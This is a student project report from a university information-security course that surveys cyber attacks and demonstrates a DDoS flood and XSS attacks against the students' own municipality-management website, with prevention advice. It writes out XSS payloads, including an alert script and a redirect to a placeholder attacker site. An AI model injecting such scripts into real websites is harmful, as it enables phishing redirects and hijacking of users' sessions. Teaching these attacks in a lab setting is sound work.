VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

School of Computer Science & Engineering

CSE3501 – Information Security Analysis and Audit – F1 Slot – FALL 2022 -23 J Component Report

Project Title : Cyber Attacks and their prevention (DDOS,XSS,SQL injection & CRCF)

Review Number : 3

Date of Submission : 20212/11/14

Members

1. Abhay Rathi 20BCE2905
2. Krishna Kr. Raut 20BCE2909

Faculty In charge:

Prof. Murali S

Professor

SCOPE

Table of contents:

Abstract

At present, most of the economic, commercial, cultural, social and governmental activities and interactions of countries, at all levels, including individuals, non-governmental organizations and government and governmental institutions, are carried out in cyberspace. Recently, many private companies and government organizations around the world are facing the problem of cyber-attacks and the danger of wireless communication technologies. Today's world is highly dependent on electronic technology, and protecting this data from cyber-attacks is a challenging issue. The purpose of cyber-attacks is to harm companies financially. In some other cases, cyber-attacks can have military or political purposes. Some of these damages are: PC viruses, knowledge breaks, data distribution service (DDS) and other assault vectors. To this end, various organizations use various solutions to prevent damage caused by cyberattacks. Cyber Security follows real-time information on the latest IT data. So far, various methods had been proposed by researchers around the world to prevent cyber-attacks or reduce the damage caused by them. Some of the methods are in the operational phase and others are in the study phase. The aim of this study is to survey and comprehensively review the standard advances presented in the field of cyber security and to investigate the challenges, weaknesses and strengths of the proposed methods. Different types of new descendant attacks are considered in details. Attackers have an over-growing list of vulnerabilities to exploit in order to maliciously gain access to particular web applications. New vulnerabilities are being discovered all the time by computer security researchers, by attackers and even by users. Each time changes are made at any level of the web-application infrastructure; there is the potential for new vulnerabilities to be created. In this paper, we discuss about the vulnerabilities that today's web applications face and what work has been done to tackle these vulnerabilities. Firstly, different types of these

vulnerabilities are presented by dividing them into relevant groups. Then a survey is presented in tabular form to present the research done in static and dynamic approaches to tackle web application vulnerabilities. After that, a survey dealing primarily with the research done in the field of cross-site scripting attacks is presented. Finally, future scope and pathway for research is suggested for preventing cross-site scripting attacks. v

Key Words: Cyber Attacks, Cyber Security, Standards, Communication, Tools Introduction

Introduction:

A cyberattack is an unauthorized access of computer systems. Cyber-attacks are propagated on computer users who are unaware of cybercrime techniques. Many organizations have already implemented safety measures to protect themselves from cyberattacks. Normal users suffer more because they don't know how to protect their personal data, personal networks, and personal system from cyberattack. Cyber security is necessary to protect personal data, networks, and personal systems from unauthorized access and protect data from misuse. Cyber security consists of technologies, processes and measures that are designed to protect systems, networks, and data damage from cybercrimes. Effective cyber security reduces the risk of a successful cyberattack and protects data, organizations, and individuals from the planned misuse of systems, networks and technologies. Every year many individuals and organizations suffer from cyberattacks, which include data loss, information hacks, transaction problem, and unauthorized access of information or data. The frequency of these attacks is increasing day by day and it's creating a lot of problems or threats in our life. These attacks can be extremely damaging to businesses as well as people. Therefore, we must know about cyberattacks and their preventive measures as many of us are still unaware about it. The objective of this paper is to create awareness of the various types of cyber-attacks and lay the foundation for their cyber security planning. To refine the online search regarding cyber security challenges, the following keywords were used to search in the Google scholar, ISI Web of Knowledge, different Journals,

Wikipedia, books etc. All articles' bibliographies were also searched for additional resources. In this paper, we discuss different types of cyberattacks and the tools used to perform these cyberattacks. Moreover, this paper presents a clear picture of some attacks that helps people to understand how attacker accomplishes all these attacks. Finally, we discuss the preventive measures for these attacks. The main task of homeland security is to secure the nation from the many threats. Homeland security includes different areas, video surveillance, image detection [1], cyber

attack detection and a new homeland security smartphone app. This paper considers the cyber attack detection area. Since exist of the internet society the human life is divided in real world and virtual world. Large number of the people spends their life in virtual world. Many people have misused the internet society. Cyber attacks crime and cyber attacks terror increase exponentially. To save innocent people life we suggest to set ethical rules for virtual world according to real life. Furthermore new security actions are required to protect private life in virtual world. This paper introduces a survey of cyber attacks detection. Cyber attacks are actions that attempt to bypass security mechanisms of computer systems. Cyber attack computer system without authorization and those who have legitimate access to the system but are abusing their privileges. We add to this definition the identification of attempts to use a computer system without authorization or to abuse existing privileges. The paper is organized as follow. Section 2 introduces the review of cyber attacks types and attacks detection strategies. Section 3 introduces cyber attacks detection source in real-time. Section 4 concludes the paper


Classification of Cyber Attacks

The attacker will expect the process to be harmonized in order to infect the system. Synchronization of the steps involved to steal the information leads them to achieve what they expect. The hackers will get their result in time, in step and in their line. An organized form of the methods will be used by the attacker or hacker lead to infect the system very easily. The usage of logically organized methods leads them to get more efficient results. The attacks are regimented with perfect sequence and in such a way that the resulting damage is severe enough to compromise the working of the organization [3-4].

- Reconnaissance Attacks Type of attack which involves unauthorized detection system mapping and services to steal data
- Access Attacks An attack where intruder gains access to a device to which he has no right for access.

- Denial of Service Intrusion into a system by disabling the network with the intent to deny service to authorized users Denial of service (DOS) is class of attack where an attacker makes a computing or memory resource too busy or too full to handle legitimate requests, thus denying legitimate user access to a machine.
- Cyber crime The use of computers and the internet to exploit users for materialistic gain
- Cyber espionage The act of using the internet to spy on others for gaining benefit.
- Cyber terrorism The use of cyber space for creating large scale disruption and destruction of life and property.
- Cyber war The act of a nation with the intention of disruption of another nations network to gain tactical and military.
- Active Attacks An attack with data transmission to all parties thereby acting as a liaison enabling severe compromise.
- Passive Attacks An attack which is primarily eaves dropping without meddling with the database
- Malicious Attacks An attack with a deliberate intent to cause harm resulting in large scale disruption.
- Non Malicious Attacks Accidental attack due to mis-handling or operational mistakes with minor loss of data.
- Attacks in MANET Attacks which aims to slow or stop the flow of information between the nodes
- Attacks on WSN An attack which prevents the sensors from detecting and transmitting information through the network.

System architecture:



Module Description:

Our website is a Municipality management system.

Login: Employee can log in using employee id and password.

Add Citizen: Here, employee of municipality can add citizen details.

Update Details: Here, employee can edit and update details of citizen.

Citizen Complaints: Here Citizen can complain about any services related to municipality.

Projects: Here all the project that is ongoing in municipality is shown along with all the details.

Add Projects: New projects can be added.

Demonstration of attacks and their Preventive Measures:

All the attacks are done on our own website.

Done by: Abhay Rathi

1. Distributed Denial of Service (DDOS):

A Distributed Denial-of-service (DDOS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. It is an attack meant to shut down a machine or network, making it inaccessible to its intended users. The target is flooded with traffic or sends information that triggers a crash during this attack. There are two types of DDOS attacks. One is bandwidth depletion. This method is to congest the network; massive use of the bandwidth then leads to the network breakdown. The other type is resource depletion. The attacker depletes the key resources such as CPU, memory and so on, which breaks the server. The attack usually starts from numerous sources to aim at a single target. Multiple target attacks are less common; however, there is the possibility for attackers to launch such type of attack spoofed, altered, or replayed routing information. There are two general methods of DDOS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and crashing service.




Fig 1.1: DDOS attack

In this paper as an experiment we performed DDOS flood attack :




Fig 1.2 : Target Website

a) **Using hping3:**

Attacking the above given website:




Fig 1.3 : Flooding Website

Analyzing the flow of packets while flooding:

Red marked: Source IP address which is random.

Blue Marked: Destination IP address where the website is running currently.

We can also notice the blue circle more than 150K packets were sent in a span of 2-3 minutes.





Fig 1.4: Analyzing the attack

Website out of service:

Website out of service:



Prevention Measures for DDos attacks

1. **Increase bandwidth**

One of the most basic steps you can take to protect against DDoS attacks is to make your hosting infrastructure “DDoS resistant”. In essence this means that you prepare enough bandwidth to handle traffic spikes that may be caused by cyber-attacks.

Please be reminded however that purchasing more bandwidth itself does not satisfy as a complete solution to mitigate DDoS attacks. When you increase bandwidth, it does raise the bar which attackers have to overcome before they can launch a successful DDoS attack, but you should always combine this with other mitigation tactics to completely safeguard your website.

2. **Leverage a CDN Solution:**

CDN providers offer plenty of cybersecurity features and tools to protect your website from hackers. They also offer free SSL certificates. What’s more, when you add your website to these service providers, by default it provides DDoS

protection to mitigate attacks on your server network and application.The rationale behind this is that when you leverage a CDN network, all malicious requests targeting L3/L4 that aren't accessing via port 80 and 443 will be filtered out automatically thanks to CDN's port protocol.Using a CDN can balance out website traffic so that your capped server would not be overwhelmed. Also, CDNs spread your traffic across servers in different locations, making it difficult for hackers to spot your original server to launch an attack.

In addition, with a Multi CDN solution you'll be able to make use of a large network of PoPs from not one, but multiple CDN providers, allowing your website to sustain DDoS attacks via an even larger, multi-terabit-per-second globally distributed network.

3. **Implement server-level DDoS protection**

Some web hosts include server-level DDoS mitigation tools in their offering. As this feature is not always offered by web hosting companies, you should check with your web host. Some companies include it as a free service, while others offer it as a paid add-on. It all depends on the provider and hosting plan.

4. **Bullet-proof your network hardware configurations**

You can prevent a DDoS attack by making a few simple hardware configuration changes.

For instance, you can configure your firewall or router to drop incoming ICMP packets or block DNS responses from outside your network (by blocking UDP port 53). This will help protect against certain DNS and ping-based volumetric attacks.

5. **Build Redundancy Into Your Infrastructure**

To make it as hard as possible for an attacker to successfully launch a DDoS attack against your servers, make sure you spread them across multiple data centers with a good load balancing system to distribute traffic between them. If possible, these

data centers should be in different countries, or at least in different regions of the same country.

For this strategy to be truly effective, it's necessary to ensure that the data centers are connected to different networks and that there are no obvious network bottlenecks or single points of failure on these networks.

Distributing your severs geographically and topographically will make it hard for an attacker to successfully attack more than a portion of your servers, leaving other servers unaffected and capable of taking on at least some of the extra traffic that the affected servers would normally handle.

6. **Deploy Anti-DDoS Hardware And Software Modules**

Your servers should be protected by network firewalls and more specialized web application firewalls, and you should probably use load balancers as well. Many hardware vendors now include software protection against DDoS protocol attacks such as SYN flood attacks, for example, by monitoring how many incomplete connections exist and flushing them when the number reaches a configurable threshold value.

Specific software modules can also be added to some web server software to provide some DDoS prevention functionality. For example, Apache 2.2.15 ships with a module called mod_reqtimeout to protect itself against application-layer attacks such as the Slow Loris attack, which opens connections to a web server and then holds them open for as long as possible by sending partial requests until the server can accept no more new connections.

Cross Site Scripting (XSS):

2. Cross Site Scripting (XSS) :

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.




Fig 2.1 : Cross Site Scripting Attack

There are three main types of XSS attacks. These are:

- Reflected XSS, where the malicious script comes from the current HTTP request.
- Stored XSS, where the malicious script comes from the website's database.
- DOM-based XSS, where the vulnerability exists in client-side code rather than serverside code.

Demonstration of cross site scripting:

Expected Output:

A simple page with a citizen data extracted from DB is expected as a output.




Fig 2.2 Expected Output on the website.

As the scripts are given as input while giving the details of citizen the output is altered according to the give below which is shown below:

i) **Simple XSS attack (Alert message):**

Script: <script>alert("Hacked")</script>




Fig 2.2 : Alert Message

ii) **Open Redirection**.

Script: <script>location.replace("https://ATTACKER'S WEBSITE")</script>

In my case I redirected my website to Youtube.com but this can also be directed to attackers website and fool users.

